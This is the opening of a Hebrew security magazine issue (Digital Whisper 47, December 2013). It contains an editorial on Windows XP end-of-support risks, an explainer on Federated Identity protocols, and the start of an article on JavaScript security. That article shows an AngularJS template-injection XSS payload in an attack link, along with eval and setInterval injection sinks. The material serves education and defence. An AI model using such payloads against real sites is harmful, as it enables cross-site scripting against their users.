

Digital Whisper

גליון 47, דצמבר 2013

מערכת המגזין:

מייסדים:

אפיק קסטיאל, ניר אדר

מוביל הפרויקט:

אפיק קסטיאל

עורכים:

שילה ספרה מלר, ניר אדר, אפיק קסטיאל

כתבים:

ליאור בר-און, ישראל חורז'בסקי (Sro), מור כלפון

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper /או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון נובמבר Digital Whisper, הגיליון ה-47!

כאמור, הגיליון הנ"ל הינו הגיליון ה-47, שזה אומר שהגיליון הבא הוא הגיליון ה-48, שזה אומר שבו נסגור ארבע שנות פעילות, שזה כמובן טירוף! ☺ אבל על זה נדבר בגיליון הבא...

השבוע, [פורסם בלא מעט מקומות](#) אודות ה-0day (CVE-2013-5065) [שאיתרה החברה FireEye](#) "In The Wild", שמבצע Local Privilege Escalation על מערכות הפעלה XP SP3 Fully Patched ומומש בעזרת חולשה מוכרת ב-Adobe Reader ([APSB13-15](#)).

מי שקורא קבוע את דברי הפתיחה שאני כותב כאן כל חודש (חוץ מניר, שאותו אני מכריח, יש באמת בן אדם כזה?), כבר מכיר את הדעה שלי אודות המדיניות של Microsoft בכל הנוגע לתמיכה ואי-התמיכה שלה במערכות הפעלה "ישנות" או "פרוצות".

לפי סקר שוק שעושה האתר [NetShareMarkets](#) באופן קבוע, למערכות ההפעלה מבית Microsoft יש נתח-שוק של 90.81 אחוז. ולמערכת ההפעלה XP בפרט, יש נתח-שוק של 31.24 אחוז (מערכת ההפעלה יחידה שעקפה אותה הינה Windows 7). לפי מדיניות ה-[Support Lifecycle של Microsoft](#), ב-08/04/2014 החברה תפסיק לתמוך ב-"Windows XP SP3 and Office 2003", שזה יוצא עוד פחות מחצי שנה.

כן, אני מבין את החשיבות של Support Lifecycle, ברורה לי האמרה שיש לשחרר את משאבי החברה ממוצרים ישנים, ולאפשר לה להתמקד בטכנולוגיות חדשות וכו'. אבל בדיוק כמו שקרה עם XP SP1, ועם XP SP2, יקרה גם עם XP SP3: מערכת ההפעלה הזאת תשאר בשטח, עם נתח-שוק יחסית דומה לנתק-השוק שיש לה עכשיו, הרבה אחרי שנעביר בלוח-השנה שלנו את חודש אפריל שנת 2014.

מה הבעיה שלי עם זה? למה אני מספר לכם את זה? כי הדוגמא שכתבתי בשורות הראשונות, היא דוגמא מצויינת לכך שמערכות הפעלה ישנות הן אחת החולשות הגדולות ביותר של הארגונים היום. אני יותר מאשמח ללחוץ את היד למנהל ה-IT שעובד בארגון (בינוני פלוס) שיכול להגיד לי שברשת הארגונית שלהם אין כיום מערכות הפעלה XP SP2, או את צוות ה-System שיכול להגיד לי בלב שלם שבאפריל שנה הבאה, אם אני אפעיל Sniffer ברשת שלו, אני לא אראה יותר חבילות מידע עם המחרוזת "5.1". בודדים (וברי-מזל) אותם אנשים, אם הם בכלל קיימים...



זה לא משנה כמה אבטחה נציב ברשת שלנו, וכמה חוקים יהיו ב-IDS-ים או ב-IPS-ים שלנו ברשת, כל עוד נמשיך להשתמש במערכות הפעלה כאלה - אנחנו נפסיד בקרב שלנו אל מול אותם ארגוני פשיעה / האקרים מזדמנים / צבאות סינים / סייבר-מאפיות רוסיות וכד'.

ברגע שחברה בסדר גודל כמו Microsoft מפסיקה לתמוך במוצר כלשהו - שנשאר בשוק (ועוד עם נתח-שוק כזה מטורף), היא מאפשרת לכל אותם גורמים להתחזק יותר ויותר על ידי הוספת אותן תחנות לרשתות ה-Bot-Net שלהם, או על ידי שימוש באותן מערכות לא נתמוכות כשער כניסה לרשת הארגונית שלנו ולהפיץ דרכה וירוסים בתוך הארגון.

אין לי פתרון למצב, אני לא שולט במדיניות של Microsoft, וחברות תוכנה יהיו חייבות תמיד לשחרר את המשאבים שלה ממוצרים ישנים על מנת להמשיך ולספק לנו טכנולוגיות חדשות יותר. מה שנשאר זה לנסות להגביר את המודעות בקרב אותם מנהלי IT וצוותי System, ולנסות להעביר את המסר ש**חוסן הרשת הארגונית שלכם - הוא כחוסן החוליה החלשה ביותר בה**.

וכמובן, לפני הכל, היינו רוצים להגיד תודה רבה לכל מי שבזכותו ובזכות שנתן מזמנו הפנוי החודש, המגזין ממשיך להתפרסם: תודה רבה ל**ליאור בר-און**, תודה רבה ל**ישראל (Sro) חורז'בסקי**, תודה רבה ל**מור כלפון**, וכמובן - תודה רבה **שילה ספרה מלר**, על העזרה בעריכת הגיליון.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.



תוכן עניינים

2	דבר העורכים
4	תוכן עניינים
5	Federated Identity
13	Java Script Security
20	How I Almost Got Infected By Trojan Horse
39	דברי סיום



Federated Identity

מאת ליאור בר-און

הקדמה

האינטרנט פורח - וזה דבר נהדר. במקום אתרים סטטיים יש לנו עכשיו "אפליקציות" שעושות דברים נפלאים. לעתים הולכות וקרבות אפליקציות משתפות פעולה זו-עם-זו בכדי לעשות משהו נפלא חדש. בכדי לעשות את כל הדברים הנפלאים הללו, בצורה שתתאים לנו, האפליקציות שומרות פרטים עלינו. פרטים אישיים. פרטים חשובים.

בכדי להגן על הפרטים האישיים של המשתמשים, העולם משתמש במנגנוני-אבטחה, שאחד מיסודותיהם הוא מנגנון Authentication (זיהוי). כשמדברים על האינטרנט ואפליקציות המדברות זו-עם-זו, אנו מדברים לרוב על Authentication בעזרת Federated Identity (= זהות בקבוצה מבוצרת).

במאמר זה נסקור את עקרונות הבסיס של פרוטוקולי Federated Identity ונספק כמה מילים על הפרוטוקולים הנפוצים.

זהות

אם אנו מדברים על Federated Identity (בפוסט זה אשתמש מעתה בקיצור FI), אולי כדאי להתחיל בכמה מילים על המושג "זהות".

אני מניח שכולם יודעים מהי "זהות" של אדם ביום-יום (כל עוד לא נגרר למישור הפילוסופי): המסמך שמתאר את הזהות שלנו יכול להיות ת"ז, דרכון או רשומה במשרד הפנים, אבל גם נתונים פיזיים: מראה, טביעת אצבע או אופן ההליכה (מסתבר שהוא דיי ייחודי) - כל אלו מתארים את הזהות שלנו.

מרכיב חשוב בזיהוי "יום-יומית" היא שהיא מבוססת על אמון (Trust): מישוהו מאמין למדינת ישראל וסומך על תעודת הזהות שהיא הנפיקה (על אף שהיא עלולה להיות שקרית או מזויפת). אתם יכולים להאמין למישוהו (למשל חבר לעבודה) שאומר "אני מכיר אותו, זהו משה!". האמון יפחת אם החבר לא מכיר היטב את האיש השלישי, או אם אתם לא מכירים היטב את החבר. למשל: אדם זר שניגש ברחוב ומספר לכם שאיש שלישי הוא משה, הוא לא מצב מעורר אמון (אפשר לפתוח ולומר: "מה בכלל רוצה ממני הבחור הזה?")



אמון יכול להיות טרנזיטיבי: החבר ראה ת"ז של אדם שלישי. אתם סומכים על החבר שסומך על תעודת הזהות שראה.

זהות דיגיטלית, או זהות אינטרנט היא דומה - אך קצת שונה:

- בעולם הדיגיטלי אין באופן טבעי מאפיינים ייחודיים (מראה, קול, או אפילו דרך הליכה) המזהים אדם שלישי - כולם נראים "אותו הדבר" מלבד כמה פרטים שהצהירו על עצמם.
- מעניין לציין שיש עיקרון שנקרא "risk-based authentication" בו מאמתים זהות של משתמש (ליתר דיוק: מחשבים סיכון לגניבת זהות) ע"י איסוף ופענוח "ההתנהגות הדיגיטלית" הטיפוסית של המשתמש, למשל: מספר השניות שהוא מבלה בכל דף באתר וסדר הדפים שהוא ניגש אליהם. אם תתחברו לאתר הבנק ותנהגו בצורה שונה מאוד מבד"כ - יש סיכוי שתחסמו ותבקשו לגשת לסניף להוציא סממה חדשה.
- מיקום גאוגרפי הוא קל ל"זיוף": כיצד אני יודע שהבחורה הנחמדה מאשדוד שמופיעה בפייסבוק היא לא האקר רוסי שנמצא 2000 קילומטר משם?
- קל למדי לפורץ "לאמץ" מספר זהויות דיגיטליות, אפילו באותו האתר - דבר הרבה יותר מסובך בעולם הפיסי.
- כמות הישויות (חברות / אפליקציות) שאוספות עלינו מידע הוא רב יותר, והמידע מפורט יותר. קשה להאמין שביה"ס שלמדתם בו במשך שנים שמר מידע שווה ערך למה שאתר אינטרנט שומר עליכם בתוך מספר ימים של שימוש. מספיק שרק אתר אחד יפרץ - בכדי שפרטים אישיים כלשהם שלכם יהיו נגישים לאישיות לא רצויה.
- אתרי אינטרנט יכולים לייצר בקלות יחסית חזות אמינה, או לפחות אנו נוהגים בפחות זהירות כלפיהם: לכמה אתרים נתתם את כתובת הדוא"ל שלכם והשתמשתם שם באותה הסיסמה כמו חשבון הדוא"ל? לכמה בתי עסק נתתם את הכתובת שלכם בבית, ומפתח?


Federated Identity

עקרונות ה-FI אינם תקן או דרך-יחידה לבצע את הדברים, אולם אם נתבונן במנגנונים הנפוצים:

- (Kerberos)
- SAML 2.0
- OAuth
- OpenID
- Claims-Based Authentication

נראה שיש בניהם המון דמיון. במשך שנים לארגונים ומערכות שונות היו מימושים פרטיים לאותם עקרונות. כל זה השתנה בשנות האלפיים שאפליקציות החלו יותר ויותר לדבר זו עם זו. עברו עוד מספר שנים עד שהארגונים הגדולים הצליחו להסכים על תקן (תקנים) אחידים ולהתיישר לפיהם. שלושת התקנים החשובים (SAML, OAuth ו-OpenID) מציגים שוני עקרוני בפונקציונליות שלהם שמצדיק קיום 3 פרוטוקולים שונים.

Kerberos ו-CBA הם פתרונות מוצלחים, שנפוצים כיום כמעט ורק בעולם של מייקרוסופט. מכיוון שההגמוניה של מייקרוסופט בסביבת המחשוב נפגעה מאוד במעבר לענן - ניתן להתייחס כיום ל-2 תקנים אלו כתקנים בעלי חשיבות משנית.



[תהליך אפשר גישה למשאב. אנו נתמקד בפרוטוקול זה בשלב ה-Verification]


ניתן לקרוא עוד על שלב ה-Authorization ב**[פרוטוקול קודם בנושא](#)**.

תהליך ה-FI מנצל את העובדה שאימות (Authentication) וניהול הרשאות (Authorization) הם, מאז ומעולם וע"פ תכנון, שלבים נפרדים בתהליך הגישה למשאב - בכדי להפוך את תהליך האימות לתהליך מבוצע שמתרחש בכלל על שרת אחר.

בשפה של FI מגדירים את המונחים הבאים:

- **Service Provider** - את הישות נותנת את השירות, למשל שרת פייסבוק.
- **Identity Provider (IdP)** (בקיצור: IdP) - את הישות שמאמתת את זהות המשתמש (שלב Verification). ייתכן וה-IdP הוא לא המערכת בה מנהלים את המשתמשים (קרי LDAP / Active Directory) אלא שירות חיצוני שנמצא ביחסי אמון עם ה-User Repository.
- **Credential Store** (לחלופין Authentication Store) - היכן ששומרים את ההרשאות מה משתמש מורשה לעשות (שלב ה-Permission Check), לרוב זהו נותן השירות (למשל: פייסבוק), אך תאורטית זו יכולה להיות מערכת צד-שלישי שנותן השרות סומך עליה. פיזית, נתונים אלו נשמרים לרוב ב-Directory Service או בסיס-נתונים.

בדומה לעולם הפיסי, המפתח ל-FI הוא אמון (Trust) בין השרתים השונים. אמון זה נוצר פעמים רבות תוך כדי החלפת מפתחות-הצפנה בין 2 השרתים. ברגע שיש אמון, האמון הוא "מוחלט" [א]: אין וידוא נוסף מעברת לאימות זהות השרת עליו סומכים (על בסיס הצפנה) ווידוא שמה שנשלח מהשרת המרוחק לא שונה (modified) בדרך. להלן תרשים שמתאר בקירוב את האופן בו פרוטוקולים של FI עובדים:



תרשים A



הנחה מקדימה: ה-SP מכיר וסומך על ה-IDP (נעשה בעזרת קונפיגורציה ידנית).

1. **המשתמש** פותח דף בדפדפן ומנווט ל-SP.
2. ה-SP לא מזהה את המשתמש ומפנה אותו ל-IDP. אופן ההפניה שונה מפרוטוקול לפרוטוקול, וכן זהות ה-IDP.
3. ה-IDP מאמת את זהות המשתמש בדרכים שעומדות לפניו: הוא מכיר את המשתמש וצריך להיות מסוגל לאמת אותו.
4. ה-IDP מפנה את הדפדפן חזרה לדף המקור (פרטים הופיעו בבקשת האימות, בד"כ) ומייצר "מסמך" (ticket או token) המתאר פרטים שהוא יודע על המשתמש: id, מיקום, קבוצות שהוא שייך אליהן וכו'. פרטים אלו נקראים לרוב Assertions או Claims וה"מסמך" שמכיל אותם הוא מין וריאציה דיגיטלית של דרכון או ת"ז.
- ה"מסמך" נחתם בחתימה דיגיטלית כדי לוודא שצד שלישי לא יוכל לעשות בו שינויים.
5. ה-SP מקבל את המסמך - הוא מאמת, לרוב בעזרת החתימה הדיגיטלית, את זהות ה-IDP ואת שלמות/תקינות (integrity) המסמך.
6. במידה והמסמך נמצא תקין, הוא מבצע log in **למשתמש** ע"פ הפרטים שבמסמך, כלומר: בד"כ יוצר session שמתאר את המשתמש.

בסיכום מהיר ניתן לציין ל-FI את היתרונות והחסרונות הבאים:

יתרונות:

1. **משתמש**: כאשר משתמשים באותה סיסמה על ריבוי מערכות, ברגע שמערכת אחת נפרצת הפורץ יכול לנסות את הסיסמה ב-100 האתרים הנפוצים - אולי יתמזל מזלו. בעזרת FI אין צורך לנהל מספר-רב של ססמאות: אם מערכת (Service Provider) נפרצה - אין עליה את הסיסמה שלי.
2. **משתמש**: חוויית משתמש טובה. מעבר לכמה שניות המתנה בזמן ה-login, המשתמש לא מודע ש FI היה בכלל מעורב.
3. **מפתח ה-SP**: לא צריך להתעסק עם הנושא המורכב שקרוי Authentication. אנשי שיווק היו כבר ממציאים: "Authentication as a Service".
4. **מפתח, Admin ומשתמש**: היכולת לספק SSO (Single Sign-On) בצורה אלגנטית (למשל: פרוטוקול SAML 2.0), הרבה יותר אלגנטיים ממשפחה נפוצה אחרת של פתרונות SSO שנקראת "Credential Storage" בה שרתים / מכונת המשתמש שומרת שם וסיסמה לשרתים השונים. SSO הוא טוב כי:
 - המשתמש - לא צריך לזכור הרבה ססמאות / לבצע Login שוב כאשר הוא מופנה למערכת אחרת.
 - ה-Administrator - לא צריך לנהל מנגנוני Authentication כפולים.
 - המפתח (של SP) - חוסך לעצמו התעסקות עם Authentication. שהמפתח של ה-IDP - יעשה את זה!

5. **מפתח SP:** מקבל אינטגרציה קלה בין מערכות, שכעת רק צריכות להסכים על פרוטוקול ה-FI.
6. **מפתח Admin:** מנגנוני FI לרוב גמישים למדי, ומאפשרים ל-IdP לספק כל סט של נתונים שהאפליקציה דורשת, למשל: מקום גאוגרפי של המשתמש, שפה מועדפת וכו'. זהו תחליף חלקי לשמירת מידע personalized על המשתמש, ויותר מזה - ניהול כפול שלו במספר מערכות (אני רוצה לכוון את השפה עברית במערכת אחת ולא בעשרה).

חסרונות:

1. החשש שפריצה ל-IdP תספק לפורץ גישה לכל האפליקציות של המשתמשים על ה-IdP, מה שנקרא "מפתח יחיד לממלכה". הסיכון קיים, אבל מכיוון שניהול של 20 סמאות מוביל לרוב לסיסמה אחת על 20 שרתים שפחות מאובטחים מה-IdP הממוצע - אין אלטרנטיבה טובה יותר לסיכון הזה, עדיין.
2. פתרון מורכב להקמה. למרות שהרעיון אינו חדש, יש מחסור בבסיס ידע / חומר כתוב [ב] / מומחים בתחום ה-FI, במיוחד כאשר מדובר ב-deployments שאינם בסיסיים. לאחרונה צצים פתרונות של "IdP as a Service" (לדוגמה [Azure ACS](#)) - לא אתפלא לגלות שהם מצליחים לפשט רבות את מלאכת ההגדרה.
3. אין סטנדרט יחיד ל-FI (בעצם יש 3-4 נפוצים), מה שמחייב מערכות לתמוך בכמה תקנים / לא לתמוך ב-FI עבור כל המשתמשים.

הפרוטוקולים

כמה מילים על ההבדלים בין הפרוטוקולים הנפוצים:


OpenID

מקצר / מפשט את תהליך ה-Trust בין ה-SP ל-IdP. בעזרת OpenID, אתר (SP) יכול לסמוך על IdP מבלי שה IdP יכיר אותו. כלומר: אין צורך בהחלפת מפתחות / certificates. מתאים לאתרי אינטרנט שפתוחים לכולם, ושבעיקר רוצים לזהות את המשתמש מבלי להכביד עליו. לרוב חיבור של OpenID נראה למשתמש הקצה ככפתור "התחבר באמצעות... <שם של IdP>"

IdPs של OpenID כוללים את: Facebook, Google, Yahoo ועוד.

OpenID מאפשר שתי דרכים שונות לבצע Authentication:

1. המשתמש נרשם ל-IdP ומקבל OpenID. כשהוא מתחבר ל-SP עליו להזין את ה-OpenID שבתוכו מקודד URL ל-IdP וכך ה-SP יודע להיכן להפנות את הדפדפן לצורך Authentication (שלב 2 בתרשים A).
2. (כנראה יותר נפוצה) כשהמשתמש ניגש ל-SP, ניתן לו ב-UI מבחר של IdP והוא בוחר אחד מבניהם אליו ה-SP יפנה את הדפדפן לביצוע תהליך ה-Authentication.



OAuth

הייחוד ב-OAuth הוא שהוא כולל גם Authorization, שמשמש הקצה לאתר מסוים - לגשת לפרטים שלו (קריאה ו/או כתיבה). נגדיר את "אתר המקור", כאתר שמנהל פרטים אישיים של המשתמש ואתר ה-Service Provider כנותן שירות מסוים נוסף. התצוגה למשתמש הקצה תהיה הפנייה לאתר המקור ושאלה: "אתר SP מבקש לגשת ל... <נתונים/פעולות על נתונים> שלך, האם אתה מאשר?"

האישור הוא כן/לא, לעתים עם יכולת לאשר רק חלק מהפעולות. לעתים השאלה מופיעה בתוך iFrame



(יכולת שנחסמה בגרסה 2.0 של הפרוטוקול) בכדי לא לגרום למשתמש לאבד אוריינטציה (אבל מאפשר התקפות clickjacking).

כשהמשתמש נותן אישור ל-SP לגשת למידע, ה-token שמותיר את הגישה מקודד בפירוש את שם ה-SP כך שאם ה-token נחטף - אתר אחר לא יוכל לעשות בו שימוש. בנוסף, OAuth token ניתן לזמן מוגבל ולאחר שיפוג - יהיה צריך האתר לבקש את אישור המשתמש פעם נוספת.

SAML

פרוטוקול SAML (בעצם SAML 2.0, אף אחד לא משתמש בגרסה 1 בימנו...) הוא פרוטוקול FI "קלאסי". על ה-IdP וה-SP לייצר trust ע"י החלפת מפתחות ומשתמש בעיקר תסריטים של Enterprise בהם חשוב להגביל גישה ל-SP ממשתמשים לא רצויים. SAML 2.0 גם תומך ב-SSO, SAML, כדרך אגב, מתבסס על XML/SOAP (טכנולוגיות כמעט "מוקצות" בימנו) כבסיס.

על המחבר

ליאור בר-און עובד כארכיטקט תוכנה (בכיר) בחברת SAP ומתמחה בתחומים של web ו-middleware ב-Enterprise.

בנוסף, ליאור כותב בלוג עברי על הנדסת / ארכיטקטורת תוכנה:

<http://www.softwarearchiblog.com>.



Java Script Security

נכתב ע"י ישראל חורז'בסקי / Sro (אחראי טכנולוגיות ב-AppSec-Labs)

האפליקציה שלך פגיעה - שלא באשמתך

אפתח בתרחיש המפחיד הבא: מתכנתים שעברו הכשרה סטנדרטית בכתיבת קוד מאובטח, יודעים ומבצעים Output encoding ו-Input validation ממש לפי הכללים, ועם כל זאת, האתר או האפליקציה שלהם פגיעים ל-Cross Site Scripting שהינה מתקפה חמורה.

מעבר לכך, אפליקציה שעד היום הייתה מוגנת לחלוטין, מספיק שנשייך אליה ספריית JS מסויימת, ובלי שאפילו שהשתמשנו בה עדיין, האפליקציה פגיעה. על כך ועוד, במאמר שלפניכם.

יצוין שהתכנים המובאים כאן הינם רק "טעימות" קטנטנות ממספר קורסים (פיתוח מאובטח ב-HTML5, יצוין שהתכנים המובאים כאן הינם רק "טעימות" קטנטנות ממספר קורסים (פיתוח מאובטח ב-HTML5, PhoneGap, AngularJS ו-NodeJS) המועברים ע"י חברת [AppSec Labs](http://AppSec-Labs)¹ ובאדיבותה.

הקדמה - השתלטות Java Script בחיינו

היקף קוד ה-Java Script שנכתב גודל משנה לשנה, ועל פי tiobe², היא נמצאת ברשימת עשרת השפות הנפוצות ביותר. היא התחילה כשפת עזר לאתרי אינטרנט, כשבפועל כל הלוגיקה נכתבה בצד השרת (ASP, C++ וכו'), ועם השנים גם הלוגיקה עברה לקליינט - לדפדפן, או במילים אחרות - ל-JS. תקן HTML5 הוסיף יכולות נוספות לשפה, ואיפשר לבצע פעולות שעד היום כלל לא היו לדפדפן, כמו קבלת GEO Location, Offline storages ועוד.

HTML5 והתקדמות הסמארטפונים פתחו את העולם להתאמת אתרים למובייל. כאשר במקום להעסיק צוות מתכנתים לכל פלטפורמה, אפשר לתת לצוות ה-Web שפיתח עד היום, להתאים את האתר ל-Mobile ולחסוך בזמן ומשאבי פיתוח. נוסף לכך מערכות סטייל PhoneGap שנותנות לאפליקציה שלנו עוד יכולות על המכשיר, באמצעות Java Script ונגלה שכיום המון קוד נכתב בשפה הזו.

¹ <https://appsec-labs.com/>

² <http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html>



אבל זה לא רק אתרי אינטרנט ומובייל. גם תוספים לדפדפנים נכתבים ב-Java Script, Widgets של Win7, אפליקציות Metro של Win8, SSB גם Widgets של Win7, ³[SSB](#) (Site-Specific Browser) שבה ממירים אתר אינטרנט לאפליקציית Desktop.

אולם הכי מסוכן וחשוב, זו הזליגה של JS לשרתים, פריימוורקים כדוגמת NodeJS שמריצים Java Script כשפת צד-שרת. נרחיב על הנושא בהמשך.

Angular JS - DOM Based XSS

כיום, כל אתר אינטרנט מודרני משתמש לפחות בספריית JS אחת. הספרייה הבסיסית היא בדר"כ JQUERY. ספרייה נוספת שמתפתחת בקצב מהיר הינה ⁴[AngularJS](#). ספרייה של גוגל, שעוזרת לרנדר ולשלט בתוכן הדפים בקלות.

מה שהשפה הזו נותנת מעבר למה שהכרנו עד כה, הינו רנדור של כל תוכן הדף בזמן הטעינה. לדוגמא, ניתן לראות קוד שנראה כך:

```
<h1>{title}</h1>
```

אנחנו רואים תגית פתיחה וסגירה מסוג h1 וביניהן Place Holder שמפנה ל-Model בשם title. ברגע שערך המודל ישתנה, תוכן התגית יתעדכן.

כעת נראה קוד פשוט של אתר אינטרנט ב-PHP שמבצע Output encoding נגד XSS (Cross Site Scripting), באמצעות הפונקציה ⁵[htmlspecialchars](#), ממש "By the book":


```
<?php
    $description = htmlspecialchars($_GET['description']);
    echo "<div>$description</div>";
?>
```

בקוד הזה, המתכנת מכניס קלט מפרמטר בשורת הכתובת בשם Description (כגון -victim-site.com/x.php?description=abc) לתוך הפונקציה htmlspecialchars ומשם לתוך משתנה בשם description. לאחר מכן היא מדפיסה לדפדפן את תוכן המשתנה בין תגיות div.

³ http://en.wikipedia.org/wiki/Site-specific_browser

⁴ <http://angularjs.org/>

⁵ <http://php.net/manual/en/function.htmlspecialchars.php>



תשאלו כל איש אבטחת מידע רגיל, והוא יגיד שהקוד כתוב נכון והינו מאובטח, כיוון שהפונקציה `htmlspecialchars` מקודדת כל תו מהתווים `<` `>` `"` `&` בקידוד מתאים והדפדפן יידע להציג אותם ולא להריץ אותם.

אך מתברר שאם לדף מקושרת הספריה `AngularJS` (גרסה עדכנית!), בפעם אחת הקוד נהפך לבעייתי. כמו שראינו, אנגולר יודע לרנדר חלקים מהדף באמצעות `{ }` וללא התגיות הקלאסיות `<` `>`. זה כבר רמז לבעיה... ואכן נמצא שיש לא מעט אפשרויות לנצל זאת ולהגיע להרצת קוד.

אם להשתמש בלינק שבדוגמא הקודמת, מה שהתוקף יעשה, יהיה לשלוח למשתמש את הלינק הבא:

```
victim-
site.com/x.php?description={{''.toString.constructor('alert(1)')()}}
```

התוצאה תהיה מודעת `Alert` שתקפוץ למשתמש. דוגמא זו נמצאה על ידי [Alex Kouzemtchenko](#).⁶

מעט הסבר על הניצול: המתודה `constructor` של כל פונקציה מקבלת כפרמטר קוד ומייצרת בתשובה `function() { your_code }`. כאן השתמשנו בסטרינג ריק " כדי לשרשר לו את המתודה `toString` של-`constructor` שלה פנינו והעברנו לו את הקוד `alert(1)`. ה-`Response` של הקוד הזה הוא מצביע לקוד:

```
function anonymous() { alert(1) }
```

כעת נוסיף לכך `()` שיגרום לקוד הזה לרוץ. ונעטוף ב `{{ }}` שיגרמו לספריית `Angular` להריץ אותו:

```
{{''.toString.constructor('alert(1)')()}}
```


הבעיה הזו קיימת גם בגרסה הכי עדכנית של `AngularJS`. [פרוייקט מיוחד](#)⁷ נפתח בגוגל קוד כדי לסכם הן את הבעיות הקיימות ב-`AngularJS` והן בעיות שקיימות בספריות JS אחרות.

DOM Based XSS

בנוסף למקרה הנפוץ, שבו אנחנו מדפיסים קלט (כגון `window.name` שניתן לשליטה ע"י הכנסה של הדף ל-`Iframe`) ללא קידוד מתאים, אציין דוגמאות שבהן דף אינטרנט לוקח קלט ומריץ אותו כ-JS. הסיכון ברור, התוקף ינסה לשלוט בקלט ולהוסיף לשם פקודות שיקדמו את מטרותיו.

⁶ <https://communities.coverity.com/blogs/security/2013/04/23/angular-template-injection>

⁷ <https://code.google.com/p/mustache-security/>



נתחיל מהמקרה הפשוט - הרצה באמצעות eval:

```
eval(jsCode + controlledInput)
```

דף אינטרנט יכול להריץ String כ-JS (ביודעין או בלא תשומת לב) גם באמצעות תזמון:

```
setInterval(jsCode + controlledInput, timeMs)  
